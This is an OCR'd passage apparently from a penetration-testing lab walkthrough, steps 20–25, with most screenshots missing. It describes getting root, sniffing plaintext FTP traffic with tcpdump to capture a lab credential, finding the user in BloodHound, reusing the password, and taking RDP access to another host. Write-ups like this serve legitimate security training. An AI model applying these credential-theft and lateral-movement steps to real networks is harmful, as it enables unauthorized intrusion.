
20: Abuse one of them, and get root privilege.

Image not found or type unknown




21: Check **helen**’s home folder, and we find a **memo.txt** file. It looks like she is using a script to keep authenticating to **FTP server**.

Image not found or type unknown



22: We know that FTP uses **plaintext communication**, so use **tcpdump** to sniff traffic. We get a plaintext credential: **helen:Summer2022!**


Image not found or type unknown



file01 -> client01

23: Check bloodhound, we find **helen.park** is a domain user. So we can reuse Helen’s password.

Image not found or type unknown



24: Helen belongs to **HELPDESK** group, and according to description, this group has **RDP** access to **client01**.

Image not found or type unknown






Image not found or type unknown



25: RDP to client01 as helen.park, and get a foothold.


Image not found or type unknown



client01 -> srv01

